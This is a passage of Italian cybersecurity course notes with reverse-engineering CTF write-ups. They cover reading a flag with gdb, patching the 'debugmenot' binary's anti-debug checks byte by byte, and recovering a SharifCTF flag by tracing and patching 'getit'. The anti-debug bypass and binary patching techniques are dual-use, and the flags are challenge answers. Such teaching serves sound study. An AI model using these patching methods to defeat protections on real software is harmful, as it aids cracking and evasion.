   0x00005555554008df <+111>:   lea    rdi,[rip+0x10e]        # 0x555555400
f4
   0x00005555554008e6 <+118>:   call   0x5555554006b0 <puts@plt>
```

<u>Attenzione</u>: ad una prima esecuzione del programma, eseguendo *disas main*, gli indirizzi sono del tipo *0x0000000000* e sono uguali a questi; per poter fare questi salti occorre eseguirlo, piazzare il breakpoint sul main e poi disassemblare la funzione in esecuzione. Allora gli indirizzi diventano tutti del tipo *0x0000555555*.

Si noti che, controllando la sicurezza del file con "checksec", vi è la rilocazione degli indirizzi attivata (PIE Enabled). Questo significa che prima di eseguire il file ed eseguire "disas" comporta avere gli indirizzi con prefisso 0x0000, mentre mettere il break sul main, eseguire e poi fare "disas" comporta l'avere prefisso "modificato".

Mettiamo quindi un breakpoint prima dello *strcmp*, quindi all'indirizzo *0x00005555554008d3*
Eseguiamo quindi il programma mettendo un input di almeno 7 caratteri (*b* 0x00005555554008d3 – r – info registers* per vedere il contenuto delle variabili dopo l'esecuzione).
In particolare, diamo un'occhiata ai registri che vedevamo contenere variabili/memorizzazioni di valori, etc.
L'unica cosa che possiamo fare in questo programma, date le contromisure di cui sopra, è proprio questa.

Si può dare un'occhiata, per esempio, ad uno dei registri come *rdi/rsi,* etc.
Il comando *info registers* (oppure *i r* quando abbreviato) dà come output:

```
gdb-peda$ info registers
rax            0x7fffffffddb0      0x7fffffffddb0
rbx            0x0                 0x0
rcx            0x5555556026b8      0x5555556026b8
rdx            0xfbad2288          0xfbad2288
rsi            0x5555554009d0      0x5555554009d0
rdi            0x7fffffffddb0      0x7fffffffddb0
rbp            0x7fffffffddf0      0x7fffffffddf0
rsp            0x7fffffffddb0      0x7fffffffddb0
r8             0x0                 0x0
r9             0x5555556026b0      0x5555556026b0
r10            0x77                0x77
r11            0x246               0x246
r12            0x7fffffffdf08      0x7fffffffdf08
r13            0x555555400870      0x555555400870
r14            0x0                 0x0
r15            0x7ffff7ffd040      0x7ffff7ffd040
rip            0x5555554008d3      0x5555554008d3 <main+99>
eflags         0x202               [ IF ]
cs             0x33                0x33
ss             0x2b                0x2b
ds             0x0                 0x0
es             0x0                 0x0
fs             0x0                 0x0
gs             0x0                 0x0
k0             0xffffff00          0xffffff00
k1             0x8800000           0x8800000
k2             0x0                 0x0
k3             0x0                 0x0
k4             0x0                 0x0
k5             0x0                 0x0
k6             0x0                 0x0
k7             0x0                 0x0
gdb-peda$
```

Per esempio, prendendo *rsi*, avremo effettivamente la flag (visibile, come per altri casi, facendo *strings nomefile*):

```
k6             0x0                 0x0
k7             0x0                 0x0
gdb-peda$ x/s 0x5555554009d0
0x5555554009d0: "SPRITZ{d38U99in9_iS_v3ry_4nn0yIn9.}"
```

Pro tip: Aprire il file con Ghidra permette di vedere la flag subito, infatti ci sta uno *strcmp* con la flag nel main disassemblato.

4) Debug me not: Testo e soluzione

Testo

The program runs several checks to detect a debugging environment. If running into gdb, every test should FAIL. Patch the program to obtain PASS in every check even when running into gdb

Ci viene dato un file "debugmenot" senza estensione, sempre da esaminare ed analizzare con IDA.

Si noti che questa non è tanto una challenge, ma un'implementazione diretta in C per effettuare tutti i controlli anti-debug. Deriva da GitHub, come visibile da qui: https://github.com/kirschju/debugmenot

<u>Soluzione</u>

Debugmenot contiene un set di test per rilevare se *gdb* è in esecuzione, cose che teoricamente dovrebbero aver fatto capire a lezione. In pratica, sono tutti i test scritti sopra, come visibile da qui sotto:

```
s/Challenges/4_debugmenot$ ./debugmenot
Available tests:
----------------

    0x00000001: env

        Application checks existence of LINES and COLUMNS
        environment variables.

    0x00000002: ptrace

        Application tries to debug itself by calling
        ptrace(PTRACE_TRACEME, ...)

    0x00000004: vdso

        Application measures distance of vdso and stack.

    0x00000008: noaslr

        Application checks base address of ELF and shared
        libraries for hard-coded values used by GDB.

    0x00000010: parent

        Application checks whether parent's name is gdb,
        strace or ltrace.

    0x00000020: nearheap

        Application compares beginning of the heap to
        address of own BSS.

Use a hexadecimal value representing a bitmap to select tests in argv[1] (de
fault 0xffffffff).

Test results:
```

Inoltre, *ldhook* sembra essere rotto come test, in quanto fallisce anche senza debugger collegato.

```
Use a hexadecimal value representing a bitmap to select tests in argv[1] (de
fault 0xffffffff).

Test results:
-------------
      ptrace: PASS
        vdso: PASS
      noaslr: PASS
         env: PASS
      parent: PASS
      ldhook: FAIL
    nearheap: PASS
```

Quando lo si esegue con debugger regolare, giustamente i controlli falliscono:

```
Test results:
-------------
      ptrace: FAIL
        vdso: FAIL
      noaslr: FAIL
         env: FAIL
      parent: FAIL
      ldhook: FAIL
    nearheap: FAIL
```


L'obiettivo è disabilitarli tutti. Dando un'occhiata al *main* dal disassembler, abbiamo il controllo di tutte le funzioni di test e una funzione di stampa dei relativi risultati:

```
0x0000000000001165 <+245>:   mov    rdi,QWORD PTR [rax]
0x0000000000001168 <+248>:   call   0x1460 <print_available_tests>
0x000000000000116d <+253>:   mov    esi,r12d
0x0000000000001170 <+256>:   mov    rdi,r13
0x0000000000001173 <+259>:   addr32 call 0x19c0 <register_test_ptrace>
0x0000000000001179 <+265>:   mov    esi,r12d
0x000000000000117c <+268>:   mov    rdi,r13
0x000000000000117f <+271>:   mov    ebx,eax
0x0000000000001181 <+273>:   addr32 call 0x1b20 <register_test_vdso>
0x0000000000001187 <+279>:   mov    esi,r12d
0x000000000000118a <+282>:   mov    rdi,r13
0x000000000000118d <+285>:   or     ebx,eax
0x000000000000118f <+287>:   addr32 call 0x1e00 <register_test_noaslr>
0x0000000000001195 <+293>:   mov    esi,r12d
0x0000000000001198 <+296>:   mov    rdi,r13
0x000000000000119b <+299>:   or     ebx,eax
0x000000000000119d <+301>:   addr32 call 0x1f40 <register_test_env>
0x00000000000011a3 <+307>:   mov    esi,r12d
0x00000000000011a6 <+310>:   mov    rdi,r13
0x00000000000011a9 <+313>:   or     ebx,eax
0x00000000000011ab <+315>:   addr32 call 0x2240 <register_test_parent>
0x00000000000011b1 <+321>:   mov    esi,r12d
0x00000000000011b4 <+324>:   mov    rdi,r13
0x00000000000011b7 <+327>:   or     ebx,eax
0x00000000000011b9 <+329>:   addr32 call 0x2380 <register_test_ldhook>
0x00000000000011bf <+335>:   mov    esi,r12d
0x00000000000011c2 <+338>:   mov    rdi,r13
0x00000000000011c5 <+341>:   or     ebx,eax
0x00000000000011c7 <+343>:   addr32 call 0x24b0 <register_test_nearheap>
0x00000000000011cd <+349>:   or     ebx,eax
```

L'idea potrebbe essere di rimuovere queste funzioni o inserire una serie di NOP, ma avrebbe poco senso ai fini del programma; dobbiamo disabilitare tutti i test e vedere PASS a ciascuno di questi, come richiesto espressamente dalla consegna, non tanto eliminarli.

Dando anche un'occhiata a funzioni varie come *print_avalaible_tests*, non risulta nulla di particolarmente utile; una serie di chiamate, spostamenti di registri, xor e confronti. Notiamo comunque una serie di XOR sugli stessi registri (rax, rbx, etc.).

Possiamo notare che nel punto in cui si carica il programma, aprendolo con IDA, notiamo che esiste un punto che testa i risultati, stampando UNKNOWN se il risultato è 0, FAIL se il risultato è 2, PASS se il risultato è 1 e segnala un bug per risultati diversi. La chiamata ai test viene eseguita chiamando il puntatore in *[rbx]* e il risultato viene memorizzato in *eax*.



All'interno di questi branch, sussiste un controllo *jz*; ciò presuppone che andiamo nel ramo SUCCESS quando notiamo che la funzione ritorna 0. Un'idea potrebbe essere di applicare una patch manualmente a ciascuna funzione e fare in modo ritorni 0.

Un'idea delle modifiche completa che segue questa idea sta dal buon Augusto: https://github.com/augustozanellato/Cybersec2021/tree/master/20211119_Debugging/4_debugmenot

Scritto da Gabriel

Tutti i controlli vengono fatti all'interno delle funzioni *detect*.

<u>Si segua precisamente questo ordine delle modifiche da fare</u> (usare nella Hex View la shortcut ALT+B, selezionare "Find all Occurrences" e operare tutte le sostituzioni delle sequenze di byte listate):


- 74 15 diventa 74 13 (je 199c diventa 1e 199a , la sola occorrenza in *detect,* non quella contenuta dentro una funzione di sistema [*init* e/o qualcosa del genere])
- I vari b8 01 00 00 00 diventano b8 00 00 00 00 (mov 0x1, eax diventa mov 0x0, eax) dentro detect_0 e detect_1, totale 2 occorrenze)
- 0f 46 c2 diventa 31 c0 90 (cmovbe edx, eax diventa [xor eax, eax & nop] (sola occorrenza dentro detect 0)
- La prima 41 0f 44 c5 diventa 31 c0 90 90 (cmove %r13d,%eax diventa [xor eax, eax & nop & nop]) si trova dentro detect_1
- La seconda 41 0f 44 c5 diventa 0f 44 c0 90 (cmove %r13d,%eax diventa [move %eax,%eax & nop]) si trova sempre dentro detect_1
- I vari 01 c0 diventano 31 c0 (add eax, eax diventa xor eax, eax) (tre occorrenze in detect_1 e in detect_5)
- b8 02 00 00 00 diventa b8 00 00 00 00 (mov 0x2, eax diventa mov 0x0, eax) (una sola sequenza, dentro *detect_2*)
- 44 89 e8 diventa 31 c0 90 (mov r13d,eax diventa [xor eax, eax & nop], dentro *detect_3*
- ba 02 00 00 00 diventa ba 00 00 00 00 (mov 0x2,edx diventa mov 0x0, edx) dentro *detect_4*

Un totale di 13 cambiamenti (23 patch totali). Si nota sia eseguendo il file con/senza debugger che funziona passando tutti i controlli se fatto <u>esattamente</u> in questa maniera. Altrimenti, riprendere l'eseguibile prima di tutte le modifiche e riprovare.

Tuttavia, è sufficiente applicare una patch al programma una volta, dato che i test sono chiamati in un unico punto e i test PASS/FAIL sono fatti nella stessa posizione, basta fare in modo il valore di ritorno della funzione di test sia 0. In altre parole, dopo la chiamata *ptr [rbx], eax* deve essere 0. In questo modo supereremmo ogni prova. Sfortunatamente, non abbiamo spazio per impostare *eax* a 0 prima di *cmp eax, 1*. Inoltre, non possiamo semplicemente rimuovere la chiamata *ptr[rbx]*, poiché la chiamata precedente *_printf_chk_ptr* imposta *eax* su un valore solitamente diverso da 0.

Invece, possiamo sostituire la chiamata *ptr [rbx]* con un'istruzione che imposta *eax* su 0.
Guardando la Hex View, l'istruzione di chiamata utilizza due byte (*FF 13*). Come possiamo impostare *eax* su 0 con due byte? Un modo semplice è copiare l'istruzione sopra *xor eax,eax* che imposta *eax* a 0 con soli due byte (31 C0).

Per questo, è sufficiente eseguire la patch all'interno del main.
Si va nella Hex View, si clicca "Search" e poi "Sequence of Bytes" e poi si inserisce FF 13. Fatto questo, si va a sostituire FF 13 con 31 C0 (l'istruzione xor eax, eax) e salvare. Sono quelli evidenziati:



Testando i risultati con debugger, tutti i controlli passano; si nota che questo funziona in quanto già tutti gli altri controlli ad eccezione di *ldhook* passano, quindi può essere necessaria una modifica sola.

```
Test results:
-------------
      ptrace: PASS
        vdso: PASS
      noaslr: PASS
         env: PASS
      parent: PASS
      ldhook: PASS
    nearheap: PASS
```

5) Get It: Testo e Soluzione

Testo

Open and read the flag!


Viene dato un file senza estensione “getit”, come sempre da esaminare ed analizzare. Eseguendolo, in particolare, non succede nulla.

Soluzione

Eseguendo *strings getit*, già si nota qualcosa di strano:

```
__libc_start_main
__gmon_start__
GLIBC_2.4
GLIBC_2.2.5
fffff.
/tmp/flaH
g.txf
[]A\A]A^A_
;*3$"
c61b68366edeb7bdce3c6820314b7498
SharifCTF{????????????????????????????????}
*******************************************
GCC: (Ubuntu 5.4.1-2ubuntu1~14.04) 5.4.1 20160904
GCC: (Ubuntu 4.8.4-2ubuntu1~14.04.3) 4.8.4
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
```

Possiamo ad esempio aprire il file con IDA ed ispezionarlo.



Possiamo vedere che il programma inizia con uno *strlen* ed esegue un paragone con *rbx*, inizialmente 0.
Si noti lo spostamento della stringa S che ha come offset una stringa random; fatto questo, sposta un po' di registri, carica un file, lo scrive sotto forma di stringa con una serie di asterischi e chiama la *fprintf*.
Facendo doppio clic nella IDA View sulla stringa "c61b68366edeb7bdce3c6820314b7498", si nota che esiste una stringa sotto forma di flag: SharifCTF{????????????????????????????????}
Fino ad ora, abbiamo due variabili che vengono lette, caricate e spostate: "s" e "t".

Dopo alcune operazioni, viene valorizzato e ci *sta add [rbp + var_40],* 1, che viene spostato in *rbx* (quindi, aggiunge 1). Questo è un ciclo, che va da 0 alla lunghezza della stringa *s*. Al termine del ciclo, c'è un secondo ciclo che lavora con i file e quindi il programma termina. Iniziamo ad analizzare il primo ciclo. Possiamo vedere che abbiamo una stringa *s*, e ad ogni iterazione l'indice di iterazione contenuto in *rbp+var_40* viene aggiunto a *0Ah* e poi spostato in *eax*.

Questo valore viene utilizzato come indice della stringa s. Il carattere viene raccolto, trasformato con qualche operazione e memorizzato in un'altra stringa t con l'istruzione *t[rax], cl*. Non abbiamo davvero bisogno di capire cosa sta facendo il ciclo; possiamo semplicemente mettere un breakpoint a questa istruzione per vedere come viene popolata la stringa *t*. Guardando nella memoria, possiamo vedere che la stringa è nel formato SharifCTF {??????????????????????}, e ad ogni iterazione un nuovo carattere sostituisce un '?'.

Quindi, se si inserisce un punto di interruzione in corrispondenza di tale istruzione e si esegue un ciclo di 32 volte, si vedrà il flag popolarsi a ogni iterazione, ottenendo quello finale:
SharifCTF{b70c59275fcfa8aebf2d5911223c6589}

Diversi altri approcci al solito CTFtime: https://ctftime.org/task/3199

<u>Soluzione alternativa 1</u>

Usando la funzione *ltrace* (*library trace,* che traccia le chiamate di libreria) installabile a parte come segue:
https://command-not-found.com/ltrace
Caso Ubuntu: *sudo apt install ltrace*

In particolare, sull'output vediamo quanto segue:

```
ity/2022-2023/Challenges/Reverse Engineering/13 - REVERSE Debug/13_Challen
s/Challenges/5_getit$ ltrace ./getit
__libc_start_main(0x400756, 1, 0x7fff5a6fe418, 0x4008f0 <unfinished ...>
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
strlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
```

```
trlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
trlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
trlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
trlen("c61b68366edeb7bdce3c6820314b7498"...) = 32
open("/tmp/flag.txt", "w")                    = 0x12382a0
printf(0x12382a0, "%s\n", "********************************"...) = 44
trlen("SharifCTF{b70c59275fcfa8aebf2d59"...) = 43
seek(0x12382a0, 30, 0, 30)                    = 0
putc('5', 0x12382a0)                          = 53
seek(0x12382a0, 0, 0, 0xffffffff)             = 0
printf(0x12382a0, "%s\n", "********************************"...) = 44
trlen("SharifCTF{b70c59275fcfa8aebf2d59"...) = 43
seek(0x12382a0, 24, 0, 24)                    = 0
putc('a', 0x12382a0)                          = 97
seek(0x12382a0, 0, 0, 0xffffffff)             = 0
printf(0x12382a0, "%s\n", "********************************"...) = 44
trlen("SharifCTF{b70c59275fcfa8aebf2d59"...) = 43
seek(0x12382a0, 25, 0, 25)                    = 0
putc('e', 0x12382a0)                          = 101
seek(0x12382a0, 0, 0, 0xffffffff)             = 0
printf(0x12382a0, "%s\n", "********************************"...) = 44
trlen("SharifCTF{b70c59275fcfa8aebf2d59"...) = 43
seek(0x12382a0, 32, 0, 32)                    = 0
putc('1', 0x12382a0)                          = 49
seek(0x12382a0, 0, 0, 0xffffffff)             = 0
printf(0x12382a0, "%s\n", "********************************"...) = 44
trlen("SharifCTF{b70c59275fcfa8aebf2d59"...) = 43
```

In particolare, come si vede, apre il file con la flag ed esegue una sostituzione carattere per carattere, mettendo tutti i “?” al posto della flag che si vede essere anche in parte in chiaro.
Alla fine di tutte le sostituzioni, viene chiuso il file e rimosso:

```
fprintf(0x12382a0, "%s\n", "********************************"...) = 44
strlen("SharifCTF{b70c59275fcfa8aebf2d59"...) = 43
fclose(0x12382a0)                              = 0
remove("/tmp/flag.txt")                        = 0
```

Mettiamo un break proprio prima della chiamata di *remove*.

Come possiamo vedere sopra, abbiamo la funzione *fopen* per un file */tmp/flag.txt*, ma alla fine dell'output abbiamo la funzione *remove* per sbarazzarci del file. Apriamo quindi il file in *gdb* ed eseguiamo un dump del disassembler del main con *disas main*. Si noti che l’ultima istruzione eseguita prima di *remove* sarebbe *fclose*.

```
   0x00000000004008a7 <+337>:   call   0x400620 <fprintf@plt>
   0x00000000004008ac <+342>:   add    DWORD PTR [rbp-0x3c],0x1
   0x00000000004008b0 <+346>:   jmp    0x400819 <main+195>
   0x00000000004008b5 <+351>:   mov    rax,QWORD PTR [rbp-0x38]
   0x00000000004008b9 <+355>:   mov    rdi,rax
   0x00000000004008bc <+358>:   call   0x4005d0 <fclose@plt>
   0x00000000004008c1 <+363>:   lea    rax,[rbp-0x30]
   0x00000000004008c5 <+367>:   mov    rdi,rax
   0x00000000004008c8 <+370>:   call   0x4005c0 <remove@plt>
   0x00000000004008cd <+375>:   mov    eax,0x0
   0x00000000004008d2 <+380>:   mov    rbx,QWORD PTR [rbp-0x18]
   0x00000000004008d6 <+384>:   xor    rbx,QWORD PTR fs:0x28
   0x00000000004008df <+393>:   je     0x4008e6 <main+400>
   0x00000000004008e1 <+395>:   call   0x4005f0 <__stack_chk_fail@plt>
   0x00000000004008e6 <+400>:   add    rsp,0x38
   0x00000000004008ea <+404>:   pop    rbx
   0x00000000004008eb <+405>:   pop    rbp
```

Creiamo il breakpoint all’indirizzo di *fclose* (*b* 0x00000000004008bc*) ed eseguiamo il file (*r*).

Come si vede, memorizza un file in “tmp/flag.txt”:

```
[------------------------------------stack---------
---]
0000| 0x7fffffffdde0 --> 0x2b00000020 (' ')
0008| 0x7fffffffdde8 --> 0x6022a0 --> 0xfbad2c84
0016| 0x7fffffffddf0 ("/tmp/flag.txt")
0024| 0x7fffffffddf8 --> 0x7478742e67 ('g.txt')
0032| 0x7fffffffde00 --> 0x0
0040| 0x7fffffffde08 --> 0x48fd855a44bfbf00
0048| 0x7fffffffde10 --> 0x0
0056| 0x7fffffffde18 --> 0x0
```

Proviamo quindi ad aprirne il contenuto nella shell (*shell cat /tmp/flag,txt*), ma senza successo:

```
Breakpoint 1, 0x00000000004008bc in main ()
gdb-peda$ shell cat /tmp/flag.txt
*********{*********************************
```

Tornando alla *ltrace*, proviamo invece a considerare la parte iniziale del codice. Dopo le singole sostituzioni di caratteri, viene aperto il file, stampato il contenuto sostituito e poi si usa la funzione *strlen* per controllare la flag.

Nell'output di *ltrace* abbiamo una chiamata a strlen subito dopo la *fprintf:*
fopen("/tmp/flag.txt", "w") = 0x8f8010
*fprintf(0x8f8010, "%s\n", "********************************"...) = 44*
strlen("SharifCTF{b70c59275fcfa8aebf2d59"...) = 43

Quindi, disassembliamo nuovamente il main e mettiamo un breakpoint sulla funzione *strlen* (non quella iniziale, in quanto stampando con *x/s* il contenuto delle singole variabili si vede la stringa SharifCTF con vari caratteri "???" ma dopo aver aperto il file e prima di richiamare il main:

```
   0x0000000000400805 <+175>:   mov    rdi,rax
   0x0000000000400808 <+178>:   mov    eax,0x0
   0x000000000040080d <+183>:   call   0x400620 <fprintf@plt>
   0x0000000000400812 <+188>:   mov    DWORD PTR [rbp-0x3c],0x0
   0x0000000000400819 <+195>:   mov    eax,DWORD PTR [rbp-0x3c]
   0x000000000040081c <+198>:   movsxd rbx,eax
   0x000000000040081f <+201>:   mov    edi,0x6010e0
   0x0000000000400824 <+206>:   call   0x4005e0 <strlen@plt>
   0x0000000000400829 <+211>:   cmp    rbx,rax
   0x000000000040082c <+214>:   jae    0x4008b5 <main+351>
   0x0000000000400832 <+220>:   mov    eax,DWORD PTR [rbp-0x3c]
```

Indirizzo → *0x0000000000400824 (b* 0x0000000000400824)*

Si nota così facendo che si ottiene già il contenuto della flag:

```
[-------------------------------------code-------------------------------
---]
   0x400819 <main+195>: mov    eax,DWORD PTR [rbp-0x3c]
   0x40081c <main+198>: movsxd rbx,eax
   0x40081f <main+201>: mov    edi,0x6010e0
=> 0x400824 <main+206>: call   0x4005e0 <strlen@plt>
   0x400829 <main+211>: cmp    rbx,rax
   0x40082c <main+214>: jae    0x4008b5 <main+351>
   0x400832 <main+220>: mov    eax,DWORD PTR [rbp-0x3c]
   0x400835 <main+223>: cdqe
Guessed arguments:
arg[0]: 0x6010e0 ("SharifCTF{b70c59275fcfa8aebf2d5911223c6589}")
[------------------------------------stack-------------------------------
---]
0000| 0x7fffffffdde0 --> 0x20 (' ')
0008| 0x7fffffffdde8 --> 0x6022a0 --> 0xfbad2c84
0016| 0x7fffffffddf0 ("/tmp/flag.txt")
0024| 0x7fffffffddf8 --> 0x7478742e67 ('g.txt')
0032| 0x7fffffffde00 --> 0x0
0040| 0x7fffffffde08 --> 0xa36282194ba07f00
0048| 0x7fffffffde10 --> 0x0
0056| 0x7fffffffde18 --> 0x0
[------------------------------------------------------------------------
---]
```

Alternativamente, eseguendo *x/s 0x6010e0* si vede subito il contenuto propriamente caricato nella memoria:

```
Breakpoint 1, 0x0000000000400824 in main ()
gdb-peda$ x/s 0x6010e0
0x6010e0 <t>:   "SharifCTF{b70c59275fcfa8aebf2d5911223c6589}"
```

Soluzione alternativa 2

Vedendo che il file flag.txt viene generato passo dopo passo, si potrebbe semplicemente aspettare che il file venga interamente generato e, all'ultima chiamata dell'istruzione *fseek*, reindirizzare alla funzione main. Quindi, guardando la seconda *fseek*:

```
mov     rdi, rax        ; stream
call    _fseek
mov     eax, [rbp+var_3C]
cdqe
mov     eax, p[rax*4]
cdqe
movzx   eax, t[rax]
movsx   eax, al
mov     rdx, [rbp+stream]
mov     rsi, rdx        ; stream
mov     edi, eax        ; c
call    _fputc
mov     rax, [rbp+stream]
mov     edx, 0          ; whence
mov     esi, 0          ; off
mov     rdi, rax        ; stream
call    _fseek
mov     rax, [rbp+stream]
mov     edx, offset u   ; "**************
mov     esi, offset format ; "%s\n"
mov     rdi, rax        ; stream
mov     eax, 0
call    _fprintf
add     [rbp+var_3C], 1
jmp     loc_400819
```

```
0000000400860  00 48 98 0F B6 80 E0 10  60 00 0F BE C0 48 8B 55
0000000400870  C8 48 89 D6 89 C7 E8 85  FD FF FF 48 8B 45 C8 BA
0000000400880  00 00 00 00 BE 00 00 00  00 48 89 C7 E8 AF FD FF
0000000400890  FF 48 8B 45 C8 BA 20 11  60 00 BE 76 09 40 00 48
00000004008A0  89 C7 B8 00 00 00 00 E8  74 FD FF FF 83 45 C4 01
```

Il salto, con opcode e8, viene patchato nella seguente maniera:

```
0000000400860  00 48 98 0F B6 80 E0 10  60 00 0F BE C0 48 8B 55
0000000400870  C8 48 89 D6 89 C7 E8 85  FD FF FF 48 8B 45 C8 BA
0000000400880  00 00 00 00 BE 00 00 00  00 48 89 C7 E9 1B 00 00
0000000400890  00 48 8B 45 C8 BA 20 11  60 00 BE 76 09 40 00 48
00000004008A0  89 C7 B8 00 00 00 00 E8  74 FD FF FF 83 45 C4 01
00000004008B0  E9 64 FF FF FF 48 8B 45  C8 48 89 C7 E8 0F FD FF
```

Quindi, piazzando un breakpoint prima di *remove*, che serve a togliere quanto generato, si vede tutto:

- b* remove
- r
- shell cat /tmp/flag,txt

```
gdb-peda$ shell cat /tmp/flag.txt
SharifCTF{b70c59275fcfa8aebf2d5911223c6589}
```

Soluzione alternativa 3

SI può notare che dopo alcune comparazioni di stringhe si salta al main.
Se mettessimo un breakpoint in corrispondenza di tale istruzione, potremmo vedere il contenuto della stringa popolata dopo tutte le iterazioni:

```
0x000000000040082c <+214>:   jae    0x4008b5 <main+351>
```

Quindi: b* 0x000000000040082c – r.

```
RAX: 0x2b ('+')
RBX: 0x0
RCX: 0x0
RDX: 0xffff80000000000
RSI: 0x400979 --> 0x303b031b01000000
RDI: 0x6010e0 ("SharifCTF{b70c59275fcfa8aebf2d5911223c6589}")
RBP: 0x7fffffffde70 --> 0x1
RSP: 0x7fffffffde30 --> 0x20 (' ')
RIP: 0x40082c (<main+214>:      jae     0x4008b5 <main+351>)
R8 : 0xf800
```

05/12/2022 - Lezione 14: Intro al PWNING (Pier Paolo Tricomi)

Il termine pwning è stato creato accidentalmente dall'errore di scrittura di "own" nella progettazione di videogiochi a causa della vicinanza della "O" e della "P" sulla tastiera. Implica la dominazione o l'umiliazione di un rivale, usato principalmente nella cultura dei videogiochi basata su Internet per deridere un avversario che è stato appena sconfitto sonoramente (ad esempio, "You just got pwned!"). In questo caso, vogliamo dominare il programma/processo vittima, sfruttando la corruzione della memoria; quindi, modificare un processo della memoria un modo che il programmatore non intendeva; *se controlliamo la memoria, controlliamo il processo*.

Alcuni esempi di corruzione della memoria (e relative vulnerabilità) seguono:

- Malware
